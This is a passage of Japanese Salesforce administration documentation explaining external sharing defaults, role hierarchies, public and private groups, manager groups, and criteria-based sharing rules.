メモ: Chatter 外部ユーザがアクセスできるのは、ユーザオブジェクトのみです。

以前は、社内ユーザに「公開/参照のみ」または「公開/参照・更新可能」アクセスを与え、外部ユーザには非公開にする場合、デフォルトのアクセスを「非公開」にして、すべての社内ユーザとレコードを共有する共有ルールを作成する必要がありました。

個別の組織の共有設定では、[デフォルトの内部アクセス権] を [公開/参照のみ] または [公開/参照・更新可能] に、また [デフォルトの外部アクセス権] を [非公開] に設定することで、類似する動作を実現することができます。これらの設定により、レポート、リストビュー、検索、API クエリのパフォーマンスも向上します。

関連トピック:

- 組織の共有設定
- 外部組織の共有設定の設定
- デフォルトのアクセス設定の共有

外部組織の共有設定の設定

外部組織の共有設定を使用して、外部ユーザに異なるデフォルトのアクセス権を設定できます。

外部組織の共有設定を設定する前に、それが有効であることを確認します。[設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択して [外部共有モデルを有効化] ボタンをクリックします。

外部組織の共有設定を最初に有効にしていると、デフォルトの内部アクセス権とデフォルトの外部アクセス権は元のデフォルトアクセスレベルに設定されます。たとえば、取引先責任者の組織の共有設定が [非公開] である場合、デフォルトの内部アクセス権とデフォルトの外部アクセス権も [非公開] になります。

オブジェクトの外部組織の共有設定を設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。

   次のアクセス権を割り当てることができます。

アクセスレベル	説明
親レコードに連動	ユーザは、関連するすべての主レコードでアクション(表示、編集、削除など)を実行できる場合は、主従関係の従の側のレコードに対しても同じアクションを実行できます。 メモ: 取引先責任者の場合は、デフォルトの内部および外部アクセス権の両方に [親レコードに連動] を設定する必要があります。
非公開	所有権、権限、ロール階層、共有の直接設定、または共有ルールによってアクセス権が付与されているユーザのみが、レコードにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

アクセスレベル	説明
公開/参照のみ	すべてのユーザがオブジェクトのすべてのレコードを表示できます。
公開/参照・更新可能	すべてのユーザがオブジェクトのすべてのレコードを表示および編集できます。

メモ: デフォルトの外部アクセスレベルの制限は、デフォルトの内部アクセスレベル以上にする必要があります。たとえば、デフォルトの外部アクセス権が[非公開]でデフォルトの内部アクセス権が[公開/参照のみ] に設定されたカスタムオブジェクトがあります。

4. [保存] をクリックします。

関連トピック:

外部組織の共有設定の概要

外部組織の共有設定の無効化

外部組織の共有設定を無効にすると、それぞれのオブジェクトに 1 つの組織の共有設定が指定されます。

この機能を無効にする前に、各オブジェクトに対して[デフォルトの外部アクセス権] と [デフォルトの内部アクセス権] を同じアクセスレベルに設定します。

外部組織の共有設定を無効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [外部共有モデルを無効化] をクリックします。

外部組織の共有設定を無効にすると、組織の共有設定領域に[デフォルトの外部アクセス権]および[デフォルトの内部アクセス権]設定ではなく、[デフォルトのアクセス権]設定が表示されます。ユーザ共有がある場合、取引先、取引先責任者、ケース、および商談の各オブジェクトの [デフォルトの外部アクセス権] 設定は表示されたままですが、無効になります。

関連トピック:

外部組織の共有設定の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部組織の共有設定を無効にする
- 「共有の管理」

階層を使用したアクセス権の制御

自分が所有しておらず、共有もされていないレコードのうち、下位層のユーザがアクセス権をもつレコードに対するアクセス権を決定します。

各オブジェクトに対する組織の共有設定で、階層内の下位のユーザが所有するデータ、または下位のユーザに共有されたデータへのアクセス権をユーザが持つかどうかを指定できます。たとえば、ロール階層では、階層内でレコード所有者より上位のユーザには、そのレコードへのアクセス権が自動的に与えられます。デフォルトでは、[階層を使用したアクセス許可] オプションは、すべてのオブジェクトに対してオンになっています。またこのオプションは、カスタムオブジェクトのみ変更できます。

カスタムオブジェクトの階層を使用して共有アクセスを制御するには、[設定]から、[クイック検索] ボックスに *「共有設定」* と入力し、[共有設定] を選択します。次に、[組織の共有設定]セクションで、[編集]をクリックします。階層の下位ユーザが所有または共有されているデータへのアクセス権を、上位ユーザに自動的に付与しないようにするには、[階層を使用したアクセス許可] をオフにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

テリトリーは、**Database.com** Edition では利用できません。

ユーザ権限

デフォルトの共有アクセス権を設定して [階層を使用したアクセス許可] オプションを変更する
- 「共有の管理」

実装メモ

- 組織の共有設定に関係なく、「すべてのデータの参照」権限、共有ルール、または個々のレコードの共有の直接設定などによって、ユーザは自分が所有していないレコードへのアクセス権を得ることができます。
- [階層を使用したアクセス許可] オプションは、標準オブジェクトでは常にオンであり、編集はできません。
- [階層を使用したアクセス許可] オプションをオフにすると、ロールやテリトリーとその下位層への共有は、選択したロールやテリトリーに直接割り当てられているユーザ間でのみ共有することになります。階層内でそれより上位のロールやテリトリーにあるユーザは、アクセス権を得られません。
- 組織で [階層を使用したアクセス許可] オプションをオフにしても、カスタムオブジェクトに関連付けられている活動は、これまでどおりその活動の任命先より上位のロール階層のユーザに表示されます。
- リレーションを削除すると主従関係が壊れる場合、以前の従側カスタムオブジェクトのデフォルト設定は、「公開/参照・更新可能」に自動的に戻り、デフォルトで [階層を使用したアクセス許可] が設定されます。
- [階層を使用したアクセス許可] オプションは、公開グループ、非公開グループ、キュー、ロール、またはテリトリーに共有されたときの、データへのアクセス権を取得するユーザ範囲に影響します。たとえば、共有ルールまたは共有の直接設定でレコードが共有されており、[階層を使用したアクセス許可] オプションがオンになっている場合に、[すべてのユーザの参照] をクリックすると、共有しているグループのメンバーと階層内でその上位にあるユーザが表示されます。[階層を使用したアクセス許可] オプションをオフにした場合、このグループ内の一部のユーザのアクセス権がなくなります。次の一覧に、[階層を使用したアクセス許可] オプションによるアクセス権を示します。

  常にアクセス権を得られるユーザは次のとおりです。

  グループメンバー

  キューメンバー

ロールメンバー

下位ロールのメンバー

テリトリーのメンバー

下位テリトリーのメンバー

階層を使用する場合に限りアクセス権を得られるユーザは次のとおりです。

グループメンバーのマネージャ

キューメンバーのマネージャ

ロールのマネージャ

テリトリーのマネージャ

テリトリー (上位を含む) のユーザのロールのマネージャ

ベストプラクティス

- [階層を使用したアクセス許可] をオフにすると、下位ユーザのデータが表示されなくなるため、レポート結果が異なることを、ユーザに通知します。たとえば、[参照] ドロップダウンリストで [私のチームの...] を選択すると、そのユーザが所有するレコードが返されますが、その中には自分より下位のユーザが所有するレコードは含まれません。この種のレポートビューに含むようにするには、共有ルールや共有の直接設定など、階層以外の何らかの手段を使って、下位ユーザのレコードを明示的に共有する必要があります。そのため、直接共有を設定したレコードがなければ、[参照] ドロップダウンリストで [私の...] を選択しても [私のチームの...] を選択しても、同じ結果が返されます。ただし、カスタムレポートの作成時に「活動が関連するカスタムオブジェクト」レポートタイプを選択すると、自分の活動と、自分より下位のロール階層にあるユーザの活動が返されます。

関連トピック:

ユーザロール階層

ユーザロール階層

Salesforce にはユーザロール階層があり、共有設定と併用して Salesforce 組織のデータに対するユーザのアクセスレベルを決定できます。階層内のロールは、レコードやレポートなどの主要コンポーネントへのアクセスに影響を与えます。

組織の共有設定による制限が[公開/参照・更新可能]より厳しい場合は、ロール階層を使用してユーザがレコードにアクセスしやすくします。

デモを見る: Who Sees What: ロール階層によるレコードアクセス

どのロールレベルのユーザも、オブジェクトに対する Salesforce 組織の共有モデルで他の方法が指定されている場合を除き、ロール階層で自分より下位のユーザが所有または共有するすべてのデータの参照、編集、およびレポート作成を行うことができます。具体的には、[組織の共有設定]関連リストで、カスタムオブジェクトの [階層を使用したアクセス許可] オプションを無効にできます。無効にすると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのオブジェクトのレコードにアクセスできるようになります。

ケース、取引先責任者、および商談へのユーザのアクセス権は、レコードの所有者に関係なく、ロールによって決まります。アクセスレベルは、[ロールの編集]ページで指定します。たとえば、取引先責任者の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての取引先責任者を編集できるように、取引先責任者へのアクセス権を設定できます。さらに、商談の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての商談を編集できるように、商談へのアクセス権を設定できます。

フォルダをロールと共有すると、そのロールのユーザのみが参照可能になり、階層の上位のロールには表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ロールを作成、編集、および削除する
- 「ロールの管理」

ユーザにロールを割り当てる
- 「内部ユーザの管理」

ロールを使いこなすためのガイドライン

ロールを使いこなすには、主要なルールの動作を理解してベストプラクティスを実践します。

大規模な組織でレコードアクセス権を設計するためのベストプラクティスは、*「企業の規模に応じたレコードアクセス権の作成」*を参照してください。

- 多数のユーザを抱える組織でユーザ管理を簡略化するには、特定のロールおよびすべての下位ロールに置かれたユーザの管理を代理管理者に委任します。
- 組織で作成できるロール数は最大 500 です。
- すべてのユーザをロールに割り当てる必要があります。割り当てない場合、ユーザのデータは商談レポート、売上予測の積み上げ、およびロールに基づく他の画面に表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 組織全体への表示が必要なすべてのユーザは、階層の最高レベルに属する必要があります。
- 会社の各役職に対して個別にロールを作成する必要はありません。代わりに、下位レベルのロールのユーザによって入力された情報のアクセス権を制御するロールの階層を定義します。
- ユーザのロールを変更すると、新規ロールの共有ルールが適用されます。
- Salesforce ナレッジユーザであれば、ロール詳細ページでカテゴリの表示設定を変更できます。
- パフォーマンス上の問題を避けるため、単一ユーザが 10,000 件を超えるオブジェクトレコードを所有しないようにします。この数を超えるオブジェクトを所有する必要があるユーザは、ロールを割り当てないか、階層の最上位で個別のロールを割り当てる必要があります。共有ルールのソースとして使用される可能性のある公開グループにユーザを含めないことも重要です。
- 取引先所有者にロールが割り当てられていない場合、取引先責任者の組織の共有設定が[親レコードに連動]以外の関連する取引先責任者の共有アクセス権は、「参照・更新」になります。関連商談および関連ケースの共有アクセス権は、「アクセス権限なし」になります。
- 組織がテリトリー管理を使用している場合、売上予測はロール階層ではなくテリトリー階層に基づきます。

ユーザへのロールの割り当て

ユーザに特定のロールを簡単に割り当てることができます。

1. [設定] から、[クイック検索] ボックスに「ロール」と入力し、[ロール] を選択します。
2. 割り当てたいロール名の横にある [割り当て] をクリックします。

   メモ: このページには、[ロールのユーザ] 関連リストから [ユーザをロールに割り当て] をクリックしてもアクセスできます。大規模な組織では、効率化するために SOAP API 経由でロールを割り当てることを考慮する必要があります。

3. ドロップダウンリストから項目を選択して、使用できるユーザを表示します。
4. 左側でユーザを選択し、[追加] をクリックしてユーザにロールを割り当てます。

メモ: [選択済みのユーザ] リストからユーザを削除すると、そのユーザに対するロールの割り当てが解除されます。

関連トピック:

ユーザロール階層

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザにロールを割り当てる
- 「内部ユーザの管理」

ロールの項目

ロールエントリを構成する項目には特定の目的があります。次の表は、ロールの各項目の説明とその機能方法を示しています。

項目の表示は、組織の権限および共有設定によって異なります。

項目	説明
ケースのアクセス権	ユーザが、所有する取引先に関連付けられた他のユーザのケースにアクセスできるかどうかを指定します。組織のケースに対する共有モデルが「公開/参照・更新可能」の場合、この項目は表示されません。
取引先責任者のアクセス権	ユーザが、所有する取引先に関連付けられた他のユーザの取引先責任者にアクセスできるかどうかを指定します。組織の取引先責任者に対する共有モデルが「公開/参照・更新可能」または「親レコードに連動」の場合、この項目は表示されません。
表示ラベル	ユーザインターフェースページで、ロールまたは役職を参照するために使用する名前。たとえば、「西日本営業統括責任者」など。
更新者	このロールの詳細を最後に変更したユーザの名前とそのロールが変更された日時。
商談のアクセス権	ユーザが、所有する取引先に関連付けられた他のユーザの商談にアクセスできるかどうかを指定します。組織の商談に対する共有モデルが「公開/参照・更新可能」の場合、この項目は表示されません。
パートナーの役割	このロールがパートナー取引先に関連付けられているかどうかを示します。このオプションは、組織でカスタマーポータルまたはパートナーポータルが有効になっている場合にのみ使用できます。 このチェックボックスがオンの場合、ロールは編集できません。ポータル取

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ロールを作成または編集する
- 「ロールの管理」

項目	説明
	引先のデフォルトのロール数は3です。ロール数を減らしたり、最大 3 個までロールを追加したりできます。
ロール名	この一意の名前は API および管理パッケージで使用されます。
レポートに表示するロール名	レポートに表示されるロール名。［ロール名］が長い場合に、ロールの編集時にこの項目に略称を入力できます。
共有グループ	これらのグループは自動的に作成されて維持されます。「ロール」グループには、このロール内のすべてのユーザと、このロールの上位のロール内のすべてのユーザが含まれます。「ロール&下位ロール」グループには、このロール内のすべてのユーザと、階層でこのロールの上位と下位のロール内のすべてのユーザが含まれます。「ロール & 内部下位ロール」グループ (組織でカスタマーポータルまたはパートナーポータルが有効な場合のみ使用可能) には、このロール内のすべてのユーザが含まれます。カスタマーポータルユーザとパートナーポータルユーザを除き、このロールの上位と下位のロール内のすべてのユーザも含まれます。
このロールの上位ロール	階層でこのロールの上位にあるロール。

関連トピック:

ユーザロール階層

グループとは?

グループは一連のユーザで構成されます。グループには、個々のユーザ、その他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

次の 2 種類のグループがあります。

公開グループ
: 管理者と代理管理者が公開グループを作成できます。組織内の全員が公開グループを使用できます。たとえば、システム管理者は従業員相乗り通勤プログラムのグループを作成できます。その後、すべての従業員がこのグループを使用して、プログラムに関するレコードを共有できます。

非公開グループ
: 各ユーザが個人で使用するグループを作成できます。たとえば、指定したワークグループ内で特定のレコードを常に共有できるようにしておく必要が生じる場合があります。

グループは、次のような方法で使用できます。

- 共有ルールに基づいたデフォルトの共有アクセスを設定する
- 他のユーザとレコードを共有する
- 他のユーザが所有する取引先責任者の同期を指定する
- Salesforce CRM Content ライブラリに複数のユーザを追加する
- Salesforce ナレッジの特定のアクションにユーザを割り当てる

関連トピック:

- グループメンバー種別
- グループの作成と編集
- [グループ] リストの表示
- マネージャグループとのレコードの共有
- 公開グループに関する考慮事項

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

公開グループに関する考慮事項

ユーザ数が多い組織の場合、公開グループを作成するときに次のヒントを考慮してパフォーマンスを最適化してください。

- 数人以上のユーザが同じアクセス権を必要とする場合にグループを作成する。
- グループへの参加や離脱を頻繁に行う必要がないメンバーのグループを作成する。
- グループ内にグループを作成する場合、ネストは 5 レベル以下にする。
- グループ作成時、[階層を使用したアクセス許可] を選択して、公開グループのロール階層を使用したレコードへの自動アクセスを有効にする。ただし、[すべての内部ユーザ] をメンバーとして公開グループを作成している場合はこのオプションを使用しないでください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

関連トピック:

グループとは?

グループメンバー種別

各種の内部および外部ユーザがさまざまなグループ種別を使用できます。

グループを作成または編集するときに、[検索] ドロップダウンリストから次のメンバー種別を選択できます。組織の設定によっては使用できない種別もあります。

メンバー種別	説明
カスタマーポータルユーザ	すべてのカスタマーポータルユーザ。これは、組織でカスタマーポータルが有効になっている場合にのみ使用できます。
パートナーユーザ	すべてのパートナーユーザ。これは、組織でパートナーポータルが有効になっている場合にのみ使用できます。
非公開グループ	すべての独自グループ。これは、非公開グループを作成した場合のみ使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用できるメンバーの種別はエディションによって異なります。

ユーザ権限

公開グループを作成または編集する
- 「ユーザの管理」

別のユーザの非公開グループを作成または編集する
- 「ユーザの管理」

メンバー種別	説明
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。
公開グループ	管理者に定義されたすべての公開グループ。
ロール	組織向けに定義されたすべてのロール。グループへのロールの追加には、そのロール内のすべてのユーザが含まれますが、ポータルロールは含まれません。
ロール & 内部下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。ポータルロールまたはユーザは含まれません。
ロール & 下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール、内部 & ポータル下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルユーザが含まれます。

メンバー種別	説明
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。

関連トピック:

- グループとは?
- マネージャグループとのレコードの共有

グループの作成と編集

公開グループを作成および編集できるのは管理者と代理管理者のみですが、誰でも自分の非公開グループを作成および編集できます。

グループを作成または編集する手順は、次のとおりです。

1. グループの種類に一致するコントロールをクリックします。
   - 非公開グループの場合、[個人設定]に移動して、[私の個人情報]または[個人用]のいずれか表示された方をクリックします。その後、[私のグループ]をクリックします。ユーザ詳細ページでは[非公開グループ]関連リストも使用できます。
   - 公開グループの場合は、[設定]から［クイック検索］ボックスに「*公開グループ*」と入力し、[公開グループ]を選択します。
2. [新規]をクリックするか、編集するグループの横にある[編集]をクリックします。
3. 次の項目を入力します。

項目	説明
表示ラベル	ユーザインターフェースページで、グループを参照するために使用する名前です。
[グループ名](公開グループのみ)	この一意の名前はAPIおよび管理パッケージで使用されます。
[階層を使用したアクセス許可](公開グループのみ)	[階層を使用したアクセス許可]を選択し、ロール階層を使用してレコードに自動アクセスできるようにします。選択すると、このグループのユーザと共有するすべてのレコードは、階層内の上層のユーザとも共有されます。 [すべての内部ユーザ]をメンバーとして公開グループを作成する場合は、[階層を使用したアクセス許可]を選択解除します。これに

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開グループを作成または編集する
- 「ユーザの管理」

別のユーザの非公開グループを作成または編集する
- 「ユーザの管理」

	より、レコードをグループと共有する場合のパフォーマンスが改善されます。 メモ: [階層を使用したアクセス許可] がオフになっている場合、ロール階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、自分が所有していないレコードにもアクセスできます。
検索	[検索] ドロップダウンリストから、追加するメンバーの種別を選択します。追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索]をクリックします。 メモ: 取引先所有者は、大規模ポータルユーザが所有する子レコードを参照するには、ポータルユーザのデータに対するアクセス権を持つポータル共有グループのメンバーでなければなりません。
選択済みのユーザ	[共有可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。
選択済みの代理グループ	このリストで、そのメンバーがこの公開グループのメンバーを追加または削除できる代理管理グループを指定します。[選択可能な代理グループ] ボックスからグループを選択して、[追加]をクリックします。このリストは公開グループでのみ表示されます。

4. [保存] をクリックします。

メモ: グループ、ロール、およびテリトリーを編集すると、共有ルールが自動的に再評価され、必要に応じてアクセス権が追加または削除されます。

関連トピック:

グループとは?

[グループ] リストの表示

1. グループの種類に一致するコントロールをクリックします。
   - 非公開グループの場合、個人設定で、[私の個人情報] または [個人用] のいずれか表示される方をクリックします。その後、[私のグループ] をクリックします。
   - 公開グループの場合は、[設定] から［クイック検索］ボックスに「*公開グループ*」と入力し、[公開グループ] を選択します。
2. グループの詳細ページを表示するには、[グループ] 関連リストでグループ名をクリックします。
   - グループメンバーシップを編集するには、[編集] をクリックします。
   - グループを削除するには、[削除] をクリックします。
   - 有効なグループメンバーを参照にするには、[グループメンバー] 関連リストを表示します。
   - ロールまたはテリトリー階層で上位であるために同等のアクセス権を持つすべてのグループメンバーおよび同ユーザを参照するには、[すべてのユーザの参照] をクリックして [グループのすべてのユーザ] 関連リストを表示します。[グループメンバー] 関連リストに戻るには、[グループメンバーの参照] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

公開グループを編集する
- 「ユーザの管理」

関連トピック:

グループとは?

マネージャグループとのレコードの共有


共有ルールまたは共有の直接設定を使用して、管理チェーンの上位または下位に移動するレコードを共有します。

ロール階層は、ユーザが組織のデータを参照できるレベルを制御します。Spring '15 では、ロール階層に基づく同一ロール内のすべてのマネージャの代わりに、マネージャグループを使用して管理チェーンとレコードを共有できます。マネージャグループは、共有の直接設定または共有ルールなど、他のグループが使用されているすべての場所で使用できます。ただし、他のグループに追加することはできず、ポータルユーザを含むことはできません。マネージャグループには、標準ユーザおよび Chatter 限定ユーザのみを含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



すべてのユーザは、「マネージャのグループ」(1) と「マネージャの下位グループ」(2) の 2 つのマネージャグループを持ちます。(1) にはユーザの直属マネージャと間接マネージャが含まれ、(2) にはユーザ自身とユーザの直属部下および間接部下が含まれます。共有ルールの設定ページの[共有]ドロップダウンリストでこれらのグループを選択できます。

ユーザのマネージャが誰であるかを確認するには、[設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。ユーザの名前をクリックします。ユーザ詳細ページの［マネージャ］項目にそのユーザのマネージャが表示されます。

ユーザがマネージャグループとレコードを共有できるようにする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [共有設定] ページで [編集] をクリックします。
3. [その他の設定] で、［マネージャのグループ］を選択してから [保存] をクリックします。

メモ: 組織で Work.com を使用している場合、またはマネージャグループを使用する共有ルールがある場合は、マネージャグループを無効にできません。

マネージャグループでは、共有の直接設定、共有ルール、Apex による共有管理を介してこれらのグループとレコードを共有できます。Apex 共有の理由はサポートされていません。Apex による共有管理では、共有理由 ID、レコード ID、およびマネージャグループ ID を含めます。詳細は、*『Force.com Apex コード開発者ガイド』* を参照してください。

無効ユーザはそのユーザが属するグループ内にそのまま残りますが、関連するすべての共有ルールと共有の直接設定はグループ内で保持されます。

メモ: 組織でユーザ共有が有効化されている場合、自分がアクセスできないユーザは表示されません。また、別のユーザへのアクセス権がないクエリ実行ユーザは、そのユーザのグループをクエリできません。

例: 組織の共有設定が「非公開」に設定されたパフォーマンスレビューのカスタムオブジェクトがあるとします。[階層を使用したアクセス許可] チェックボックスをオフにすると、レビューレコードを所有する従業員のみがそのオブジェクトを表示および編集できます。管理チェーンの上位のレビューを共有するには、管理者がユーザのマネージャグループと共有する共有ルールを作成します。または、その従業員が共有の直接設定を使用してユーザのマネージャグループとレビューレコードを共有します。

関連トピック:

- 共有設定
- 共有ルール
- 共有ルールのカテゴリ

共有ルール

定義されたユーザセットについて、組織全体の共有設定に自動的な例外を設けます。

たとえば、共有ルールを使用して、公開グループ、ロール、またはテリトリー内のユーザへの共有アクセス権を拡張します。共有ルールは、組織の共有設定より厳しくすることはできません。特定のユーザにより強いアクセス権を許可することのみ可能です。

次の種別の共有ルールを作成できます。

種別	条件	デフォルトの共有アクセス権の設定
取引先の共有ルール	取引先のレコードタイプまたは項目値を含む、取引先所有者または他の条件	取引先とそれに関連付けられた契約、商談、ケース、および必要な場合は取引先責任者と注文
取引先テリトリーの共有ルール	テリトリー割り当て	取引先とそれに関連付けられたケース、取引先責任者、契約、商談
納入商品共有ルール	納入商品のレコードタイプや項目値を含む、納入商品の所有者または他の条件	個々の納入商品レコード
キャンペーンの共有ルール	キャンペーンのレコードタイプや項目値を含む、キャンペーンの所有者または他の条件	個々のキャンペーンレコード
ケースの共有ルール	ケースのレコードタイプや項目値を含む、ケース所有者または他の条件	個々のケースおよび関連付けられた取引先
取引先責任者の共有ルール	取引先責任者のレコードタイプや項目値を含む、取引先責任者の所有者または他の条件	個々の取引先責任者および関連付けられた取引先
カスタムオブジェクトの共有ルール	カスタムオブジェクトのレコードタイプや項目値を含む、カスタムオブジェクトの所有者または他の条件	個々のカスタムオブジェクトレコード

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先、納入商品、および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition。有料オプションで使用可能なエディション: **Professional** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

種別	条件	デフォルトの共有アクセス権の設定
リードの共有ルール	リードのレコードタイプや項目値を含む、リードの所有者または他の条件	個々のリード
商談の共有ルール	商談のレコードタイプや項目値を含む、商談の所有者または他の条件	個々の商談およびそれらに関連付けられた取引先
その他の共有ルール	注文のレコードタイプまたは項目値を含む、注文所有者または他の条件	個々の注文
ユーザ共有ルール	ユーザ名やユーザが有効かどうかを含む、グループメンバーシップまたは他の条件	個人ユーザレコード
ユーザプロビジョニング要求の共有ルール	ユーザプロビジョニング要求の所有者のみ (条件に基づく共有ルールは使用不可)	個人ユーザプロビジョニング要求レコード
作業指示の共有ルール	作業指示のレコードタイプまたは項目値を含む、作業指示の所有者または他の条件	個々の作業指示

メモ:

- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- 開発者は、他の条件ではなくレコードの所有者に基づいて、Apex を使用してプログラムでカスタムオブジェクトを共有できます。これは、ユーザ共有には適用されません。

関連トピック:

条件に基づく共有ルール
共有ルールの考慮事項

条件に基づく共有ルール

条件に基づく共有ルールでは、レコード内の項目値に基づいて、誰とレコードを共有するかを決定します。たとえば、人事アプリケーション用のカスタムオブジェクトを使用していて、「部署」というカスタム選択リスト項目があるとします。条件に基づく共有ルールにより[部署]項目が「IT」に設定されているすべてのジョブアプリケーションを、組織内のすべての IT マネージャ間で共有する場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

取引先、商談、ケース、取引先責任者、およびレコードタイプは、**Database.com** Edition では利用できません。

メモ:

- 条件に基づく共有ルールは、レコードの所有者ではなくレコードの値に基づいていますが、ロールまたはテリトリーの階層では、これまで通り階層内の上位のユーザがレコードにアクセスできます。
- 条件に基づく共有ルールの作成に Apex は使用できません。また、Apex を使用して条件に基づく共有をテストできません。
- API バージョン 24.0 以降、メタデータ API の **SharingRules** 型を使用して、条件に基づく共有ルールを作成できます。
- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

条件に基づく共有ルールは、取引先、商談、ケース、取引先責任者、リード、キャンペーン、およびカスタムオブジェクトに対して作成できます。各オブジェクトに、最大 50 件の条件に基づく共有ルールを定義できます。

